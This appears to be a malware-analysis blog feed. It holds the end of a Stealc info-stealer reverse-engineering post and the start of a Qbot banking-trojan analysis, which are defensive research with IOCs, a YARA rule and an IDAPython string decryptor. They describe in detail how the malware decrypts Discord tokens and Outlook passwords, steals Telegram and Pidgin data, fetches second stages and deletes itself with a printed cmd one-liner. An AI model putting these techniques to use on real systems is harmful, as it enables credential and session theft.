<p>the key is base64 encoded and encrypted with DPAPI</p>

<p><img src="https://miro.medium.com/v2/resize:fit:875/1*uv038YQKI0VJOES9A6OokA.png" alt="" /></p>

<p>then it will decrypt it using DPAPI</p>

<p><img src="https://miro.medium.com/v2/resize:fit:875/1*K6haUNFAc0SrA0qB5c20Qg.png" alt="" /></p>

<p><img src="https://miro.medium.com/v2/resize:fit:875/1*CofjnMVIPwRYfYtFoGaqEQ.png" alt="" /></p>

<p>using  <strong><em>CryptUnProtectData</em></strong> will get the AES key which will be used later to Generate the AES key</p>

<p><img src="https://miro.medium.com/v2/resize:fit:875/1*MmTyv8ED4W9x2T9i1-h7yg.png" alt="" /></p>

<p><strong>4.3</strong>  After getting the handle it manipulates the DB file to search for the token, it first reads the DB file and then searches for “<strong>dQw4w9WgXcQ</strong>” which is the start or ID of Discord Tokens.</p>

<p><img src="https://miro.medium.com/v2/resize:fit:875/1*XyotRKLV9jLASe5NuwNbsA.png" alt="" /></p>

<p>the value assigned with this token identifier is base64 encoded</p>

<p><img src="https://miro.medium.com/v2/resize:fit:875/1*3KBlr6pYhILaH446E4GujA.png" alt="" /></p>

<p>4.4 then the data is AES decrypted using the Key handle optioned before</p>

<p>5- the last part of Stealing Discord Tokens is adding a Data Identifier to the allocated data and this time is  <strong>“soft\Discord\tokens.txt”</strong></p>

<p><img src="https://miro.medium.com/v2/resize:fit:875/1*cVg9XBaH3zhi9U178rqJQg.png" alt="" /></p>

<h1 id="steal-telegram-sessions">Steal Telegram Sessions</h1>

<p>it will get the path of telegram files and DBs which is located at  <strong><em>“%APPDATA%\Romaing “ a</em></strong><em>nd try to locate some files which is used to to store telegram sessions like</em></p>

<blockquote>
  <p><strong>%APPDATA%\Romaing\key_datas\D877F783D5D3EF8C\map</strong></p>
</blockquote>

<p>the map file contains the current telegram session, so it reads it and sends it directly to C2.</p>

<p><img src="https://miro.medium.com/v2/resize:fit:875/1*KvXotMimX0vQ4v2WgEt6Ow.png" alt="" /></p>

<p>The Data Identifier here is  <strong><em>“soft\Telegram\maps”</em></strong></p>

<p>the source code of this task →  <a href="https://github.com/p3pperp0tts/malware_decompiled_code/blob/master/GrandSteal/GrandSteal.Client.Data/GrandSteal.Client.Data/Recovery/TelegramManager.cs"><strong><em>click here</em></strong></a></p>

<h1 id="steal-qtox-files">Steal qTox Files</h1>

<p>qTox provides an easy-to-use application that allows you to connect with friends and family without anyone else listening in, so it’s like Telegram :)</p>

<p>Stealc collects “*.ini” files which are located at</p>

<blockquote>
  <p><strong><em>Appdata\romaing\tox*.ini</em></strong></p>
</blockquote>

<p>and then send it To C2</p>

<p><img src="https://miro.medium.com/v2/resize:fit:875/1*TilCkOThc1nZdhK1KvVvyg.png" alt="" /></p>

<h1 id="steal-outlook-credentials">Steal OutLook Credentials</h1>

<p>In its covert operation, Stealc demonstrates its decryption prowess by unraveling the registry key where Outlook securely stores its configuration and account data. This intricate process involves the meticulous iteration over a total of 24 registry keys to successfully extract valuable Outlook account information, including usernames and passwords.</p>
<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\  
Software\Microsoft\Office\13.0\Outlook\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\  
Software\Microsoft\Office\14.0\Outlook\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\  
Software\Microsoft\Office\15.0\Outlook\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\  
Software\Microsoft\Office\16.0\Outlook\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\  
Software\Microsoft\WindowsMessaging Subsystem\Profiles\9375CFF0413111d3B88A00104B2A667
</code></pre></div></div>
<p>, and for each Key, it tries to open these 4 sub-keys</p>
<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>00000001  
00000002  
00000003  
00000004
</code></pre></div></div>
<p><img src="https://miro.medium.com/v2/resize:fit:828/1*MC3FoYtJKastI3iLhNcR6g.png" alt="" /></p>

<p>so for each subkey, it calls sub_40B8D2, this function involves getting the subkey</p>

<p><img src="https://miro.medium.com/v2/resize:fit:875/1*Ed_StqqEwGg-Uld_FO3lig.png" alt="" /></p>

<p>for each key, it gets the name and if it matches “<strong>password</strong>” it gets the key value</p>

<p><img src="https://miro.medium.com/v2/resize:fit:701/1*a81ArsGXt255sEb1Aq4eSg.png" alt="" /></p>

<p>using  <strong><em>CryptUnprotectData</em></strong>, it will decrypt the password value and convert it to a MultiByte string</p>

<p><img src="https://miro.medium.com/v2/resize:fit:875/1*evoCRABMttPvJWBNKSeYjg.png" alt="" /></p>

<p>so as I said 24 times this function is called searching for accounts and their passwords, then it adds “soft\Outlook\accounts.txt” as an Identifier for the transferred data.</p>

<h1 id="steal-pidgin-credentials">Steal Pidgin Credentials</h1>

<p>Pidgin is an open-source instant messaging (IM) client that allows users to communicate with friends and colleagues through various IM networks</p>

<p>so Stealc tries to search for its config and DB files and send it To C2, it resolves the path where  <strong>Pidgin</strong> config is located</p>

<blockquote>
  <p><strong><em>%APPDATA%\Romaing\purple\accounts.xml</em></strong></p>
</blockquote>

<p><img src="https://miro.medium.com/v2/resize:fit:875/1*l2py1HeCDmKZP7r_G0oSww.png" alt="" /></p>

<h1 id="act-as-downloader">Act as Downloader</h1>

<p>the last stealth behavior is that Stealc asks C2 for another stage to execute it and then drops the file in the Temp directory then executes it.</p>

<p><img src="https://miro.medium.com/v2/resize:fit:875/1*alygFeiDT_rvGCSIYJDCsg.png" alt="" /></p>

<h1 id="removing-it-self">Removing it Self</h1>

<p>the last malware behavior is that Stealc deletes the downloaded Dlls, removes itself from the machine, and exits the process.</p>

<p><img src="https://miro.medium.com/v2/resize:fit:875/1*8znayxgQSEH9pGylFPPzfw.png" alt="" /></p>
<div class="language-python highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="s">"C:\Windows\system32\cmd.exe"</span> <span class="o">/</span><span class="n">c</span> <span class="n">timeout</span> <span class="o">/</span><span class="n">t</span> <span class="mi">5</span> <span class="o">&amp;</span> <span class="k">del</span> <span class="o">/</span><span class="n">f</span> <span class="o">/</span><span class="n">q</span> <span class="s">"&lt;Curren File Path"</span> <span class="o">&amp;</span> <span class="k">del</span> <span class="s">"C:\ProgramData\*.dll"</span> <span class="o">&amp;</span> <span class="nb">exit</span>
</code></pre></div></div>
<p>so my analysis ends here I hope this article meets your expectations and if u want to correct anything don’t hesitate to DM me</p>

<h1 id="iocs">IOCs</h1>
<div class="language-python highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="n">sha256</span> <span class="p">:</span> <span class="mf">1E09</span><span class="n">D04C793205661D88D6993CB3E0EF5E5A37A8660F504C1D36B0D8562E63A2</span>  
         <span class="mi">77</span><span class="n">d6f1914af6caf909fa2a246fcec05f500f79dd56e5d0d466d55924695c702d</span>  
         <span class="mi">87</span><span class="n">f18bd70353e44aa74d3c2fda27a2ae5dd6e7d238c3d875f6240283bc909ba6</span>  
  
<span class="n">C2</span> <span class="p">:</span> <span class="n">hxxp</span><span class="p">:</span><span class="o">//</span><span class="n">fff</span><span class="o">-</span><span class="n">ttt</span><span class="p">[.]</span><span class="n">com</span><span class="o">/</span><span class="mi">984</span><span class="n">dd96064cb23d7</span><span class="p">.</span><span class="n">php</span>  
   <span class="p">:</span> <span class="n">hxxp</span><span class="p">:</span><span class="o">//</span><span class="n">moneylandry</span><span class="p">[.]</span><span class="n">com</span><span class="o">/</span><span class="mi">2</span><span class="n">ccaf544c0cf7de7</span>  
   <span class="p">:</span> <span class="n">hxxp</span><span class="p">:</span><span class="o">//</span><span class="mf">162.0</span><span class="p">.</span><span class="mi">238</span><span class="p">[.]</span><span class="mi">10</span><span class="o">/</span><span class="mf">752e382</span><span class="n">b4dcf5e3f</span><span class="p">.</span><span class="n">php</span>  
   <span class="p">:</span> <span class="n">hxxp</span><span class="p">:</span><span class="o">//</span><span class="mf">185.5</span><span class="p">.</span><span class="mi">248</span><span class="p">[.]</span><span class="mi">95</span><span class="o">/</span><span class="n">api</span><span class="p">.</span><span class="n">php</span>  
   <span class="p">:</span> <span class="n">hxxp</span><span class="p">:</span><span class="o">//</span><span class="n">aa</span><span class="o">-</span><span class="n">cj</span><span class="p">[.]</span><span class="n">com</span><span class="o">/</span><span class="mi">6842</span><span class="n">f013779f3d08</span><span class="p">.</span><span class="n">php</span>  
   <span class="p">:</span> <span class="n">hxxp</span><span class="p">:</span><span class="o">//</span><span class="n">moneylandry</span><span class="p">[.]</span><span class="n">com</span><span class="o">/</span><span class="n">bef7fb05c9ef6540</span><span class="p">.</span><span class="n">php</span>  
   <span class="p">:</span> <span class="n">hxxp</span><span class="p">:</span><span class="o">//</span><span class="mf">94.142</span><span class="p">.</span><span class="mi">138</span><span class="p">[.]</span><span class="mi">48</span><span class="o">/</span><span class="n">f9f76ae4bb7811d9</span><span class="p">.</span><span class="n">php</span>  
   <span class="p">:</span> <span class="n">hxxp</span><span class="p">:</span><span class="o">//</span><span class="mf">185.247</span><span class="p">.</span><span class="mi">184</span><span class="p">[.]</span><span class="mi">7</span><span class="o">/</span><span class="mi">8</span><span class="n">c3498a763cc5e26</span><span class="p">.</span><span class="n">php</span>  
   <span class="p">:</span> <span class="n">hxxps</span><span class="p">:</span><span class="o">//</span><span class="mf">185.247</span><span class="p">.</span><span class="mi">184</span><span class="p">[.]</span><span class="mi">7</span><span class="o">/</span><span class="mi">8</span><span class="n">c3498a763cc5e26</span><span class="p">.</span><span class="n">php</span>  
   <span class="p">:</span> <span class="n">hxxp</span><span class="p">:</span><span class="o">//</span><span class="mf">23.88</span><span class="p">.</span><span class="mi">116</span><span class="p">[.]</span><span class="mi">117</span><span class="o">/</span><span class="n">api</span><span class="p">.</span><span class="n">php</span>  
   <span class="p">:</span> <span class="n">hxxp</span><span class="p">:</span><span class="o">//</span><span class="mf">95.216</span><span class="p">.</span><span class="mi">112</span><span class="p">[.]</span><span class="mi">83</span><span class="o">/</span><span class="mi">413</span><span class="n">a030d85acf448</span><span class="p">.</span><span class="n">php</span>  
   <span class="p">:</span> <span class="n">hxxp</span><span class="p">:</span><span class="o">//</span><span class="mf">179.43</span><span class="p">.</span><span class="mi">162</span><span class="p">[.]</span><span class="mi">2</span><span class="o">/</span><span class="n">d8ab11e9f7bc9c13</span><span class="p">.</span><span class="n">php</span>  
   <span class="p">:</span> <span class="n">hxxp</span><span class="p">:</span><span class="o">//</span><span class="mf">185.5</span><span class="p">.</span><span class="mi">248</span><span class="p">[.]</span><span class="mi">95</span><span class="o">/</span><span class="n">c1377b94d43eacea</span><span class="p">.</span><span class="n">php</span>
</code></pre></div></div>
<h1 id="yara-rule">Yara Rule</h1>
<div class="language-python highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="n">rule</span> <span class="n">Detect_Stealc_Stealer</span><span class="p">{</span>  
  
    <span class="n">meta</span><span class="p">:</span>  
        <span class="n">description</span><span class="o">=</span><span class="s">"Stealc Info Stealer"</span>    
        <span class="n">author</span><span class="o">=</span><span class="s">"@FarghlyMal"</span>  
        <span class="nb">hash</span><span class="o">=</span><span class="s">"sha256,1E09D04C793205661D88D6993CB3E0EF5E5A37A8660F504C1D36B0D8562E63A2"</span>  
        <span class="n">Date</span><span class="o">=</span><span class="s">"8/11/2023"</span>     
 <span class="n">strings</span><span class="p">:</span>  
        <span class="err">$</span><span class="n">s1</span><span class="o">=</span><span class="s">"block"</span>  
        <span class="err">$</span><span class="n">s2</span><span class="o">=</span><span class="s">"Network Info:"</span>  
        <span class="err">$</span><span class="n">s3</span><span class="o">=</span><span class="s">"- IP: IP?"</span>  
        <span class="err">$</span><span class="n">s4</span><span class="o">=</span><span class="s">"- Country: ISO?"</span>  
        <span class="err">$</span><span class="n">hex_value</span> <span class="o">=</span> <span class="p">{</span><span class="mi">74</span> <span class="mi">03</span> <span class="mi">75</span> <span class="mi">01</span> <span class="n">b8</span> <span class="n">e8</span><span class="p">}</span>  
        <span class="err">$</span><span class="n">hex_value2</span><span class="o">=</span> <span class="p">{</span><span class="mi">8</span><span class="n">B</span> <span class="mi">48</span> <span class="n">F8</span> <span class="mi">83</span> <span class="n">C0</span> <span class="n">F0</span> <span class="n">C7</span> <span class="mi">00</span> <span class="mi">01</span> <span class="mi">00</span> <span class="mi">00</span> <span class="mi">00</span> <span class="mi">85</span> <span class="n">C9</span> <span class="mi">74</span> <span class="mi">0</span><span class="n">A</span> <span class="mi">83</span> <span class="mi">39</span> <span class="mi">00</span><span class="p">}</span>  
      
    <span class="n">condition</span><span class="p">:</span>  
        <span class="n">uint16</span><span class="p">(</span><span class="mi">0</span><span class="p">)</span><span class="o">==</span><span class="mh">0x5A4D</span> <span class="ow">and</span> <span class="nb">all</span> <span class="n">of</span><span class="p">(</span><span class="err">$</span><span class="n">s</span><span class="o">*</span><span class="p">)</span> <span class="ow">and</span> <span class="nb">all</span> <span class="n">of</span> <span class="p">(</span><span class="err">$</span><span class="n">hex_value</span><span class="o">*</span><span class="p">)</span>   
   
<span class="p">}</span>
</code></pre></div></div>]]></content><author><name>Aziz Farghly</name></author><category term="" /><category term="" /><summary type="html"><![CDATA[In detailed Analysis for the Stealc stealer.]]></summary></entry><entry><title type="html">Qbot: A Deep Dive into the Banking Trojan</title><link href="https://farghlymal.github.io/Qbot-in-Detailed-Analysis/" rel="alternate" type="text/html" title="Qbot: A Deep Dive into the Banking Trojan" /><published>2023-06-26T00:00:00+00:00</published><updated>2023-06-26T00:00:00+00:00</updated><id>https://farghlymal.github.io/Qbot-in-Detailed-Analysis</id><content type="html" xml:base="https://farghlymal.github.io/Qbot-in-Detailed-Analysis/"><![CDATA[<h1 id="qbot-a-deep-dive-into-the-banking-trojan">Qbot: A Deep Dive into the Banking Trojan</h1>

<h1 id="what-is--qakbot">what is  <strong>Qakbot</strong>?</h1>

<p>Qbot (Pinkslipbot) is a Banking Trojan first observed in 2007, It is typically delivered through phishing techniques asking to open malicious attachments or to lure victims onto fake websites that use exploits to execute Qbot onto a victim’s machine, Qakbot steals sensitive data and attempts to self-propagate to other systems on the network. Qakbot also provides remote code execution (RCE) capabilities, allowing attackers to perform manual attacks to achieve secondary objectives such as scanning the compromised network or injecting ransomware</p>

<h1 id="technical-info">Technical Info:</h1>

<p>the sample I have today with ID →  <strong>spx143</strong> has many capabilities and I will list them in brief then I will conduct in detailed analysis</p>

<p>1- Qbot Encrypts all of its strings and C2 Server to avoid static detection</p>

<p>2- Qbot tries to elevate its authority by using COM and also applying scheduled tasks with NT Authority</p>

<p>3- Qbot also has many anti-analysis and anti-sandboxing tricks</p>

<p>4- can bypass any security control and also inject its Webinjection layer in one of the security control agents which avoids any detection,cause detection control is already run with Qbot code</p>

<p>5- Qbot tries to run a service with high authority</p>

<p>6-Qbot tries to check its Commandline parameters and has a list of parameters and every argument determines a different job to do so it tries to run itself with different command lines and check the Exit Code every time to determine If the subtask was completed successfully or not, like this</p>

<p>exe name [ /C ] or [/W] or [/I] or[P] or[/Q]…..</p>

<p>→ so I will try to make this blog a reference for Qbot cause it will talk about all malware stages, especially Web injection which I will talk a lot about it in this blog or another one, I will determine this when it’s time come in the Malware flow …..keep reading</p>

<h1 id="technical-analysis">Technical Analysis</h1>

<p>I will not talk a lot about malware through a Word document that contains some macros that own job to download the next stage which is 32-dll and run it, so it uses some hacked websites that contains some image so the sample tries to connect to this legal website and download this image which is PE file and here some C2s I have after some research and reading</p>

<blockquote>
  <p><em>hxxp://pickap[.]io/wp-content/uploads/2020/04/evolving/888888[.]png</em></p>

  <p><em>hxxp://decons[.]vn/wp-content/uploads/2020/04/evolving/888888[.]png</em></p>

  <p><em>hxxp://econspiracy[.]se/evolving/888888[.]png</em></p>

  <p><em>hxxp://enlightened-education[.]com/wpcontent/uploads/2020/04/evolving/888888[.]png</em></p>

  <p><em>hxxp://kslanrung[.]com/evolving/888888[.]png</em></p>
</blockquote>

<p>the downloaded dll is packed so using a debugger and putting some breakpoints in VirtualAlloc() and CreateProcessInternelW() will help you to bypass the Packing routine, let’s do our job and reverse it …</p>

<p><img src="https://miro.medium.com/v2/resize:fit:875/1*Vx1sfuwaz0cwnPAYPmKmTw.jpeg" alt="" /></p>

<h2 id="first-look">First look</h2>

<p>Qbot comes with high entropy due to its encrypted Configuration, the resources are very large and this indicates that there is another layer that will be loaded, all of these many strings have no means but it forgets to delete some of them when he(developer) was debugging the Malware</p>

<p><img src="https://miro.medium.com/v2/resize:fit:875/1*cP1F_NuyiU7PoaV5NiG9SQ.png" alt="" /></p>

<p>So the next will be done through my Lady  <strong>IDA pro</strong>, let’s complete</p>

<h2 id="string-decryption">String Decryption</h2>

<p>in order to complete the analysis process correctly, we need to perform the decoding process for the strings in the file so I have the time to explore the decryption routine and write a basic script to decrypt the strings and comment it in assembly view, so I build a script which depends in IDA python and PEfile libraries</p>
<div class="language-python highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="kn">import</span> <span class="nn">idc</span>  
<span class="kn">import</span> <span class="nn">idautils</span>  
<span class="kn">import</span> <span class="nn">pefile</span>  
<span class="kn">import</span> <span class="nn">idautils</span>  
<span class="kn">import</span> <span class="nn">binascii</span>  
<span class="kn">import</span> <span class="nn">struct</span>  
  
  
<span class="n">filename</span> <span class="o">=</span> <span class="sa">r</span><span class="s">'Filepath'</span>  
<span class="k">def</span> <span class="nf">rename_operand</span><span class="p">(</span><span class="n">address</span><span class="p">,</span><span class="n">string</span><span class="p">):</span>  
    <span class="n">idc</span><span class="p">.</span><span class="n">MakeName</span><span class="p">(</span><span class="n">address</span><span class="p">,</span><span class="n">string</span><span class="p">)</span>  
  
<span class="k">def</span> <span class="nf">get_data_key</span><span class="p">():</span> <span class="c1">#this function parse the data used for decryption  
</span>    <span class="n">pe</span>  <span class="o">=</span> <span class="n">pefile</span><span class="p">.</span><span class="n">PE</span><span class="p">(</span><span class="n">filename</span><span class="p">)</span>  
    <span class="k">for</span> <span class="n">section</span> <span class="ow">in</span> <span class="n">pe</span><span class="p">.</span><span class="n">sections</span><span class="p">:</span>  
        <span class="k">if</span> <span class="sa">b</span><span class="s">'.data'</span> <span class="ow">in</span> <span class="n">section</span><span class="p">.</span><span class="n">Name</span><span class="p">:</span>  
            <span class="n">key</span> <span class="o">=</span> <span class="n">section</span><span class="p">.</span><span class="n">get_data</span><span class="p">()[</span><span class="mi">1216</span><span class="p">:</span><span class="mi">1283</span><span class="p">]</span>  
        <span class="k">if</span> <span class="sa">b</span><span class="s">'.rdata'</span> <span class="ow">in</span> <span class="n">section</span><span class="p">.</span><span class="n">Name</span><span class="p">:</span>  
            <span class="n">data</span> <span class="o">=</span> <span class="n">section</span><span class="p">.</span><span class="n">get_data</span><span class="p">()[</span><span class="mi">32048</span><span class="p">:</span><span class="mi">46118</span><span class="p">]</span>  
    <span class="k">return</span> <span class="n">data</span><span class="p">,</span><span class="n">key</span>  
  
  
<span class="k">def</span> <span class="nf">decrypt_str</span><span class="p">(</span><span class="n">hex_index</span><span class="p">):</span>  
    <span class="n">data</span><span class="p">,</span><span class="n">key</span> <span class="o">=</span> <span class="n">get_data_key</span><span class="p">()</span>  
    <span class="n">ref_index</span> <span class="o">=</span><span class="nb">int</span><span class="p">(</span><span class="n">hex_index</span><span class="p">,</span><span class="mi">16</span><span class="p">)</span>  
    <span class="n">ref_max</span> <span class="o">=</span> <span class="nb">int</span><span class="p">(</span><span class="sa">b</span><span class="s">'36F4'</span><span class="p">,</span><span class="mi">16</span><span class="p">)</span>  
  
    <span class="n">flag</span> <span class="o">=</span> <span class="bp">False</span>  
    <span class="n">decrypted</span> <span class="o">=</span><span class="s">''</span>  
    <span class="k">if</span> <span class="n">ref_index</span> <span class="o">&lt;</span> <span class="n">ref_max</span> <span class="p">:</span>  
        <span class="k">while</span> <span class="n">key</span><span class="p">[</span><span class="n">ref_index</span> <span class="o">&amp;</span> <span class="nb">int</span><span class="p">(</span><span class="sa">b</span><span class="s">'3f'</span><span class="p">,</span><span class="mi">16</span><span class="p">)]</span> <span class="o">!=</span> <span class="n">data</span><span class="p">[</span><span class="n">ref_index</span><span class="p">]:</span>  
            <span class="n">and_operation</span> <span class="o">=</span> <span class="n">ref_index</span> <span class="o">&amp;</span> <span class="nb">int</span><span class="p">(</span><span class="sa">b</span><span class="s">'3f'</span><span class="p">,</span><span class="mi">16</span><span class="p">)</span>  
            <span class="n">decrypted</span> <span class="o">+=</span><span class="nb">chr</span><span class="p">((</span><span class="n">data</span><span class="p">[</span><span class="n">ref_index</span><span class="p">]</span> <span class="o">^</span> <span class="n">key</span><span class="p">[</span><span class="n">and_operation</span><span class="p">]))</span>  
            <span class="n">ref_index</span> <span class="o">+=</span><span class="mi">1</span>  
          
    <span class="k">return</span> <span class="n">decrypted</span>  
  
  
<span class="n">dec_function</span> <span class="o">=</span> <span class="mh">0x004065B7</span>  <span class="c1"># this the address of the function   
</span>                           <span class="c1"># used in decryption, so i use it to get all   
</span>                           <span class="c1"># refs to it and comment it with the decrypted value  
</span><span class="n">Xrefs</span> <span class="o">=</span> <span class="n">idautils</span><span class="p">.</span><span class="n">CodeRefsTo</span><span class="p">(</span><span class="n">dec_function</span><span class="p">,</span><span class="mi">0</span><span class="p">)</span>  
<span class="k">for</span> <span class="n">x</span> <span class="ow">in</span> <span class="n">Xrefs</span><span class="p">:</span>  
    <span class="n">ea</span> <span class="o">=</span><span class="n">idc</span><span class="p">.</span><span class="n">prev_head</span><span class="p">(</span><span class="n">x</span><span class="p">)</span>  
    <span class="n">type_</span> <span class="o">=</span> <span class="n">idc</span><span class="p">.</span><span class="n">get_operand_type</span><span class="p">(</span><span class="n">ea</span><span class="p">,</span><span class="mi">1</span><span class="p">)</span>   
    <span class="k">if</span> <span class="n">type_</span> <span class="o">==</span> <span class="mi">5</span> <span class="p">:</span>   
       <span class="n">hex_index</span> <span class="o">=</span> <span class="n">idc</span><span class="p">.</span><span class="n">get_operand_value</span><span class="p">(</span><span class="n">ea</span><span class="p">,</span><span class="mi">1</span><span class="p">)</span>  
       <span class="n">decrypt_val</span> <span class="o">=</span> <span class="n">decrypt_str</span><span class="p">(</span><span class="nb">hex</span><span class="p">(</span><span class="n">hex_index</span><span class="p">))</span>  
       <span class="k">print</span><span class="p">(</span><span class="n">decrypt_val</span><span class="p">)</span>  
       <span class="n">idc</span><span class="p">.</span><span class="n">set_cmt</span><span class="p">(</span><span class="n">x</span><span class="p">,</span><span class="n">decrypt_val</span><span class="p">,</span><span class="mi">0</span><span class="p">)</span>
</code></pre></div></div>
<p>and here is the result of our script</p>

<p><img src="https://miro.medium.com/v2/resize:fit:875/1*mG9o8zASfiuHwSJqX292mg.png" alt="" /></p>

<h2 id="check-windows-defender-and-decrypt-apis"><strong>Check Windows Defender and Decrypt APIs</strong></h2>

<p>the sample next will parse the command line and try to check if the file “<em>C</em>:_INTERNAL__<em>_empty</em>” exists. This file can be used to check the existence of Windows Defender emulation, and it does this by using  <a href="https://learn.microsoft.com/en-us/windows/win32/api/fileapi/nf-fileapi-getfileattributesa"><strong>GetFileAttributes()</strong></a> <strong>if it found it, it will return -1 which will cause the malware to terminate itself</strong></p>

<p><img src="https://miro.medium.com/v2/resize:fit:875/1*rX_yzy2l0TwcduGi3lSPqw.png" alt="" /></p>

<p>figure 3 -check Defender</p>

<p>if the file doesn’t exist the malware will load some APIs by decrypting the API name and then pass the name to  <a href="https://learn.microsoft.com/en-us/windows/win32/api/libloaderapi/nf-libloaderapi-getprocaddress"><strong>GetProcAddress()</strong></a><strong>, and then it will save this address in the data section to use later</strong></p>

<p><img src="https://miro.medium.com/v2/resize:fit:695/1*nnMD1hneQosVpJ7K898HcA.png" alt="" /></p>

<p>so I append a section in the above script to decrypt APIs and then rename offset with API name and here is how it looks like</p>

<p><img src="https://miro.medium.com/v2/resize:fit:875/1*rwRMsxC3_8hCrocbz9Sxew.png" alt="" />
and here is how it looks like after decryption and renaming operation</p>

<p><img src="https://miro.medium.com/v2/resize:fit:875/1*ZZ8rJiVZF6fli812OVkncg.png" alt="" /></p>

<p>here is the link to the repo which contains all scripts I used against the sample.  <a href="https://github.com/FarghlyMal/QBotConfig-Extractor/blob/main/Decrypt_Rename_API.py"><em>Click Here.</em></a></p>

<h1 id="prepare-work-environment-">Prepare Work Environment :</h1>

<p>1- the Malware next will try to play with SID (security ID) and also get security Access using process Token to determine the  <strong>security access level</strong> to know the level of the user</p>

<p>2- it also will determine Computer arch [0x64 or 0x86]</p>

<p>3- check if the current user belongs to Active Directory Domain or not</p>

<p>4- it will try to initialize SID and compare it against USER SID</p>

<p><img src="https://miro.medium.com/v2/resize:fit:875/1*u3cUXFpNsIsQ9NFQUCKNlw.png" alt="" /></p>

<p><img src="https://miro.medium.com/v2/resize:fit:875/1*8Sz0b141wEc9K1v7q-xNyg.png" alt="" /></p>

<p><img src="https://miro.medium.com/v2/resize:fit:875/1*5V1IVAjxdjRRNQg0UawXTg.png" alt="" /></p>

<h1 id="check-avs-existence">Check AVs Existence</h1>

<p>then the malware will decrypt some exe names related to some agents used by famous security Anti-Virus products, Qbot will compare these agent’s names against all running processes in Victim Machine and will do this using  <a href="https://learn.microsoft.com/en-us/windows/win32/api/tlhelp32/nf-tlhelp32-createtoolhelp32snapshot"><strong>CreatToolHelpSnapShot()API</strong></a>, every agent has its own ID and at the end of this comparison the responsible function will return this ID which will be used to avoid some behavior that will be detected by the AV and to simplify this I will try to show you how the data is saved in the stack in this process</p>

<p>the malware creates a structure and uses this structure to save every AV data</p>
<pre><code class="language-C++">struct exe_blob_AVs  
{  
  int ID;            //ID will be used later  
  int Encrypt_Code;  //the encryption index  
  int n;             //the number of agents for this AV  
  int name;          //Agent name   
};
</code></pre>

<p><img src="https://miro.medium.com/v2/resize:fit:875/1*H7qSvXtOQ7jlYj1p6lhTzQ.png" alt="" />
so as I have said before it will generate a list of running process</p>

<p><img src="https://miro.medium.com/v2/resize:fit:875/1*0wcsX9R6Cr6jtbLJ623Dcw.png" alt="" /></p>

<p><img src="https://miro.medium.com/v2/resize:fit:875/1*9N0_txxynOaB8fWC0vjoXw.png" alt="" /></p>

<p>and after that, it will save the ID in Global Var</p>

<p><img src="https://miro.medium.com/v2/resize:fit:875/1*J8epzmh4QL_f5mM3O2GONQ.png" alt="" /></p>

<div class="language-python highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="n">ID</span>      <span class="n">Dec_Code</span>   <span class="n">Agent</span> <span class="n">Name</span>

<span class="mh">0x1</span>    <span class="o">|</span>  <span class="mh">0x660</span>  <span class="o">|</span>    <span class="n">ccSvcHst</span><span class="p">.</span><span class="n">exe</span>

<span class="mh">0x2</span>    <span class="o">|</span>  <span class="mh">0x8C6</span>  <span class="o">|</span>    <span class="n">avgcsrvx</span><span class="p">.</span><span class="n">exe</span><span class="p">;</span><span class="n">avgsvcx</span><span class="p">.</span><span class="n">exe</span><span class="p">;</span><span class="n">avgcsrva</span><span class="p">.</span><span class="n">exe</span>

<span class="mh">0x4</span>    <span class="o">|</span>  <span class="mh">0x2E7</span>  <span class="o">|</span>    <span class="n">MsMpEng</span><span class="p">.</span><span class="n">exe</span>

<span class="mh">0x8</span>    <span class="o">|</span>  <span class="mh">0x1A6</span>  <span class="o">|</span>    <span class="n">mcshield</span><span class="p">.</span><span class="n">exe</span>

<span class="mh">0x10</span>   <span class="o">|</span>  <span class="mh">0x6AD</span>  <span class="o">|</span>    <span class="n">avp</span><span class="p">.</span><span class="n">exe</span><span class="p">;</span><span class="n">kavtray</span><span class="p">.</span><span class="n">exe</span>

<span class="mh">0x20</span>   <span class="o">|</span>  <span class="mh">0x398</span>  <span class="o">|</span>    <span class="n">egui</span><span class="p">.</span><span class="n">exe</span><span class="p">;</span><span class="n">ekrn</span><span class="p">.</span><span class="n">exe</span>

<span class="mh">0x40</span>   <span class="o">|</span>  <span class="mh">0x141</span>  <span class="o">|</span>    <span class="n">bdagent</span><span class="p">.</span><span class="n">exe</span><span class="p">;</span><span class="n">vsserv</span><span class="p">.</span><span class="n">exe</span><span class="p">;</span><span class="n">vsservppl</span><span class="p">.</span><span class="n">exe</span>

<span class="mh">0x80</span>   <span class="o">|</span>  <span class="mh">0x912</span>  <span class="o">|</span>    <span class="n">AvastSvc</span><span class="p">.</span><span class="n">exe</span>
 
